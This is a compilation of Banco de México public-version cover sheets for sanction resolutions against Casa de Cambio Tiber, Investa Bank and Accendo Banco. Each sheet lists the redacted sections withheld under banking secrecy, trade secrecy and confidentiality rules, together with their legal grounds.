1	Anexos 1, 2, 3, 4 y 5	Información protegida por el secreto comercial.	Artículos 6o, cuarto párrafo, apartado A, fracción II, de la Constitución Política de los Estados Unidos Mexicanos, 116 párrafo tercero, de la LGTAIP; 113, fracción II, de la LFTAIP; 82, primer párrafo, de la Ley de la Propiedad Industrial; así como el Trigésimo octavo, fracción III, y el Cuadragésimo cuarto, de los Lineamientos.	Se trata de información que forma parte del funcionamiento del negocio de su titular (contrapartes en las operaciones celebradas con la entidad sancionada), siendo por tanto información referida a la naturaleza, características y finalidades de los productos y prestación de los servicios que ofrece, por lo que el resguardar tal información significa mantener una ventaja económica frente a terceros o competidores en la realización de sus actividades económicas y financieras, y con ello evitar cualquier riesgo. Asimismo, el titular de dicha información restringe el acceso a terceros, por lo que no es información del dominio público. Dar a conocer dicha información, puede posibilitar a los competidores (expertos en la misma materia) el establecer una estrategia para restarle competitividad, lo que afectaría su patrimonio.

*MEPO

"2020, Año de Leona Vicario, Benemérita Madre de la Patria"

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Autorizaciones y Sanciones de Banca Central/ Dirección de Regulación y Supervisión.
II. La identificación del documento del que se elabora la versión pública.	Resolución S34-167-2012 , Expediente 108/2012 , mediante la cual se impuso una multa a CASA DE CAMBIO TIBER, S.A. DE C.V.
III. Firma del titular del área y de quien clasifica.	 LIC. VIVIANA GARZA SALAZAR Directora de Regulación y Supervisión  LIC. HÉCTOR RAFAEL HELÚ CARRANZA Director de Autorizaciones y Sanciones de Banca Central

IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.



PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN CONFIDENCIAL

Ref.	Pág.	Información testada	Fundamento Legal	Motivación
1	5, 7, así como, Anexos 1, 2, 3, 4, 5 y 6	Información protegida por el secreto comercial.	Artículos 6o, cuarto párrafo, apartado A, fracción II, de la Constitución Política de los Estados Unidos Mexicanos, 116 párrafo tercero, de la LGTAIP; 113, fracción II, de la LFTAIP; 82, primer párrafo, de la Ley de la Propiedad Industrial; así como el Trigésimo octavo, fracción III, y el Cuadragésimo cuarto, de los Lineamientos.	Se trata de información que forma parte del funcionamiento del negocio de su titular (contrapartes en las operaciones celebradas con la entidad sancionada), siendo por tanto información referida a la naturaleza, características y finalidades de los productos y prestación de los servicios que ofrece, por lo que el resguardar tal información significa mantener una ventaja económica frente a terceros o competidores en la realización de sus actividades económicas y financieras, y con ello evitar cualquier riesgo. Asimismo, el titular de dicha información restringe el acceso a terceros, por lo que no es información del dominio público. Dar a conocer dicha información, puede posibilitar a los competidores (expertos en la misma materia) el establecer una estrategia para restarle competitividad, lo que afectaría su patrimonio.

*MWR

"2020, Año de Leona Vicario, Benemérita Madre de la Patria"

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Autorizaciones y Sanciones de Banca Central/ Dirección de Regulación y Supervisión.
II. La identificación del documento del que se elabora la versión pública.	Resolución S34-089-2014 , Expediente 12/2014 , mediante la cual se impuso una multa a CASA DE CAMBIO TIBER, S.A. DE C.V.
III. Firma del titular del área y de quien clasifica.	 LIC. VIVIANA GARZA SALAZAR Directora de Regulación y Supervisión  LIC. HÉCTOR RAFAEL HELÚ CARRANZA Director de Autorizaciones y Sanciones de Banca Central
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	 La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Ordinaria", número <u>0612020</u>, celebrada el <u>29</u> de <u>enero</u> de <u>2020</u>. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México.  Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México. 

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN CONFIDENCIAL				
Ref.	Pág.	Información testada	Fundamento Legal	Motivación
1	Anexos 1, 2, 3 y 4	Información protegida por el secreto comercial.	Artículos 6o, cuarto párrafo, apartado A, fracción II, de la Constitución Política de los Estados Unidos Mexicanos, 116 párrafo tercero, de la LGTAIP; 113, fracción II, de la LFTAIP; 82, primer párrafo, de la Ley de la Propiedad Industrial; así como el Trigésimo octavo, fracción III, y el Cuadragésimo cuarto, de los Lineamientos.	Se trata de información que forma parte del funcionamiento del negocio de su titular (contraparte en las operaciones celebradas con la entidad sancionada), siendo por tanto información referida a la naturaleza, características y finalidades de los productos y prestación de los servicios que ofrece, por lo que el resguardar tal información significa mantener una ventaja económica frente a terceros o competidores en la realización de sus actividades económicas y financieras, y con ello evitar cualquier riesgo. Asimismo, el titular de dicha información restringe el acceso a terceros, por lo que no es información del dominio público. Dar a conocer dicha información, puede posibilitar a los competidores (expertos en la misma materia) el establecer una estrategia para restarle competitividad, lo que afectaría su patrimonio.

*MWR

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).


VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Autorizaciones y Sanciones de Banca Central / Dirección de Regulación y Supervisión
II. La identificación del documento del que se elabora la versión pública.	Resolución S34-183-2014 , Expediente 41/2014 , mediante la cual se impuso una multa a INVESTA BANK, S.A., INSTITUCIÓN DE BANCA MÚLTIPLE .
III. Firma del titular del área y de quien clasifica.	 LIC. VIVIANA GARZA SALAZAR Directora de Regulación y Supervisión  LIC. HÉCTOR RAFAEL MELÚ CARRANZA Director de Autorizaciones y Sanciones de Banca Central
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	 La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Ordinaria", número <u>06/2020</u>, celebrada el <u>29</u> de <u>enero</u> de <u>2020</u>. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México.  Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México. 

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN CONFIDENCIAL				
Ref.	Pág.	Información testada	Fundamento Legal	Motivación
1	1, 3, 4, 5 y 8	Información protegida por el secreto bancario.	Artículos 6o, cuarto párrafo, apartado A, fracción II, de la Constitución Política de los Estados Unidos Mexicanos; 116, párrafo tercero, de la LGTAIP; 113, fracción II, de la LFTAIP; 58, de la Ley del Banco de México; 46 y 142 de la Ley de Instituciones de Crédito (LIC); así como el Trigésimo octavo, fracción III, y el Cuadragésimo segundo, de los Lineamientos.	Se trata de datos concernientes a la celebración de operaciones previstas en el artículo 46 de la LIC, entre las instituciones financieras y los particulares, generada precisamente con motivo de la celebración de dichas operaciones, por lo que al estar relacionada con el patrimonio de dichos particulares y no involucrar recursos públicos, posee el carácter de confidencial en términos de la referida LIC. Asimismo, la información no es proporcionada a persona alguna con interés jurídico para conocerla. Finalmente, y de conformidad con lo dispuesto en el artículo 58 de la Ley del Banco de México, a los miembros de la Junta de Gobierno, los funcionarios y los empleados del Banco Central les resultan aplicables las disposiciones relativas al secreto bancario.
2	1, 3, 4, 5 y 8	Información protegida por el secreto comercial.	Artículos 6o, cuarto párrafo, apartado A, fracción II, de la Constitución Política de los Estados Unidos Mexicanos 116 párrafo tercero, de la LGTAIP; 113, fracción II, de la LFTAIP; 82, primer párrafo, de la Ley de la Propiedad Industrial; así como el Trigésimo octavo, fracción III, y el Cuadragésimo cuarto, de los Lineamientos.	Se trata de información que forma parte del funcionamiento del negocio de su titular, siendo por tanto información referida a la naturaleza, características y finalidades de los productos y prestación de los servicios que ofrece, por lo que el resguardar tal información significa mantener una ventaja económica frente a terceros o competidores en la realización de sus actividades económicas y financieras, y con ello evitar cualquier riesgo. Asimismo, el titular de dicha información restringe el acceso a terceros, por lo que no es información del dominio público. Dar a conocer dicha información, puede posibilitar a los competidores (expertos en la misma materia) el establecer una estrategia para restarle competitividad, lo que afectaría su patrimonio.

/MEPO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).



VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Autorizaciones y Sanciones de Banca Central / Dirección de Regulación y Supervisión
II. La identificación del documento del que se elabora la versión pública.	Resolución S34-022-2015 , Expediente 59/2014 , mediante la cual se impuso una amonestación a INVESTA BANK, S.A., INSTITUCIÓN DE BANCA MÚLTIPLE .
III. Firma del titular del área y de quien clasifica.	 LIC. VIVIANA GARZA SALAZAR Directora de Regulación y Supervisión  LIC. HÉCTOR RAFAEL HELÚ CARRANZA Director de Autorizaciones y Sanciones de Banca Central
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	 La presente versión pública fue aprobada en la sesión del Comité de Transparencia <u>Ordinaria</u>, número <u>06/2020</u>, celebrada el <u>29</u> de <u>enero</u> de <u>2020</u>. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México.  Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México. 

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN CONFIDENCIAL				
Ref.	Pág.	Información testada	Fundamento Legal	Motivación
1	4, 5, 6, 7 y 8	Información protegida por el secreto comercial.	Artículos 6o, cuarto párrafo, apartado A, fracción II, de la Constitución Política de los Estados Unidos Mexicanos; 116 párrafo tercero, de la LGTAIP; 113, fracción II, de la LFTAIP; 82, primer párrafo, de la Ley de la Propiedad Industrial; así como el Trigésimo octavo, fracción III, y el Cuadragésimo cuarto, de los Lineamientos.	Se trata de información que forma parte del funcionamiento del negocio de su titular, siendo por tanto información referida a la naturaleza, características y finalidades de los productos y prestación de los servicios que ofrece, por lo que el resguardar tal información significa mantener una ventaja económica frente a terceros o competidores en la realización de sus actividades económicas y financieras, y con ello evitar cualquier riesgo. Asimismo, el titular de dicha información restringe el acceso a terceros, por lo que no es información del dominio público. Dar a conocer dicha información, puede posibilitar a los competidores (expertos en la misma materia) el establecer una estrategia para restarle competitividad, lo que afectaría su patrimonio.

/MEPO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Autorizaciones y Sanciones de Banca Central / Dirección de Regulación y Supervisión
II. La identificación del documento del que se elabora la versión pública.	Resolución S34-010-2018 , Expediente 96/2014 , mediante la cual se impuso una amonestación a INVESTA BANK, S.A., INSTITUCIÓN DE BANCA MÚLTIPLE .
III. Firma del titular del área y de quien clasifica.	 LIC. VIVIANA GARZA SALAZAR Directora de Regulación y Supervisión  LIC. HÉCTOR RAFAEL HELÚ CARRANZA Director de Autorizaciones y Sanciones de Banca Central
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	  La presente versión pública fue aprobada en la sesión del Comité de Transparencia Ordinaria, número <u>06/2020</u>, celebrada el <u>21</u> de <u>enero</u> de <u>2020</u>. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México.  Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México. 

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN CONFIDENCIAL				
Ref.	Pág.	Información testada	Fundamento Legal	Motivación
1	1, 4, 5, 6 y Anexo Único	Información protegida por el secreto comercial.	Artículos 6o, cuarto párrafo, apartado A, fracción II, de la Constitución Política de los Estados Unidos Mexicanos; 116 párrafo tercero, de la LGTAIP; 113, fracción II, de la LFTAIP; 82, primer párrafo, de la Ley de la Propiedad Industrial; así como el Trigésimo octavo, fracción III, y el Cuadragésimo cuarto, de los Lineamientos.	Se trata de información que forma parte del funcionamiento del negocio de su titular, siendo por tanto información referida a la naturaleza, características y finalidades de los productos y prestación de los servicios que ofrece, por lo que el resguardar tal información significa mantener una ventaja económica frente a terceros o competidores en la realización de sus actividades económicas y financieras, y con ello evitar cualquier riesgo. Asimismo, el titular de dicha información restringe el acceso a terceros, por lo que no es información del dominio público. Dar a conocer dicha información, puede posibilitar a los competidores (expertos en la misma materia) el establecer una estrategia para restarle competitividad, lo que afectaría su patrimonio.
2	1, 4, 5 y Anexo Único	Información protegida por el secreto bancario.	Artículos 6o, cuarto párrafo, apartado A, fracción II, de la Constitución Política de los Estados Unidos Mexicanos; 116, párrafo tercero, de la LGTAIP; 113, fracción II, de la LFTAIP; 58, de la Ley del Banco de México; 46 y 142 de la Ley de Instituciones de Crédito (LIC); así como el Trigésimo octavo, fracción III, y el Cuadragésimo segundo, de los Lineamientos.	Se trata de datos concernientes a la celebración de operaciones previstas en el artículo 46 de la LIC, entre las instituciones financieras y los particulares, generada precisamente con motivo de la celebración de dichas operaciones, por lo que al estar relacionada con el patrimonio de dichos particulares y no involucrar recursos públicos, posee el carácter de confidencial en términos de la referida LIC. Asimismo, la información no es proporcionada a persona alguna con interés jurídico para conocerla. Asimismo, y de conformidad con lo dispuesto en el artículo 58 de la Ley del Banco de México, a los miembros de la Junta de Gobierno, los funcionarios y los empleados del Banco Central les resultan aplicables las disposiciones relativas al secreto bancario y fiduciario.
3	4 y 5 y Anexo Único	Información presentada por particulares con el carácter de confidencial.	Artículos 6o, cuarto párrafo, apartado A, fracción II, de la Constitución Política de los Estados Unidos Mexicanos; 116, último párrafo, de la LGTAIP; 11, fracción VI, y 113, fracción III, de la LFTAIP; Trigésimo octavo, fracción II, y Cuadragésimo, de los Lineamientos.	Información que se refiere: i) al patrimonio de una persona moral, o ii) hechos o actos de carácter económico, contable, jurídico o administrativo que pudiera ser útil para un competidor, o que pudiera afectar sus negociaciones o administración.

/MEPO

"2020, Año de Leona Vicario, Benemérita Madre de la Patria"

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Autorizaciones y Sanciones de Banca Central/ Dirección de Regulación y Supervisión
II. La identificación del documento del que se elabora la versión pública.	Resolución S22-038-2019 , Expediente 96/2016 , mediante la cual se impuso una amonestación a ACCENDO BANCO, S.A., INSTITUCIÓN DE BANCA MÚLTIPLE ANTERIORMENTE DENOMINADA INVESTA BANK, S.A., INSTITUCIÓN DE BANCA MÚLTIPLE
III. Firma del titular del área y de quien clasifica.	 LIC. VIVIANA GARZA SALAZAR Directora de Regulación y Supervisión  LIC. HÉCTOR RAFAEL HELÚ CARRANZA Director de Autorizaciones y Sanciones de Banca Central
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	 La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Ordinario", número <u>06/2019</u> , celebrada el <u>29</u> de <u>enero</u> de <u>2020</u> . Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México. Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México.

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN CONFIDENCIAL				
Ref.	Pág.	Información testada	Fundamento Legal	Motivación
1	4 y 5, así como Anexo único	Información protegida por el secreto bancario	Artículos 6o, cuarto párrafo, apartado A, fracción II, de la Constitución Política de los Estados Unidos Mexicanos; 116 párrafo tercero, de la LGTAIP; 113, fracción II, de la LFTAIP; 58, de la Ley del Banco de México; 46 y 142 de la Ley de Instituciones de Crédito (LIC); así como el Trigésimo octavo, fracción III, y el Cuadragésimo segundo, de los Lineamientos.	Se trata de datos concernientes a la celebración de operaciones previstas en el artículo 46 de la LIC, entre las instituciones financieras y los particulares, generada precisamente con motivo de la celebración de dichas operaciones, por lo que al estar relacionada con el patrimonio de dichos particulares y no involucrar recursos públicos, posee el carácter de confidencial en términos de la referida LIC. Asimismo, la información no es proporcionada a persona alguna con interés jurídico para conocerla. Finalmente, y de conformidad con lo dispuesto en el artículo 58 de la Ley del Banco de México, a los miembros de la Junta de Gobierno, los funcionarios y los empleados del Banco Central les resultan aplicables las disposiciones relativas al secreto bancario y fiduciario.

*MVR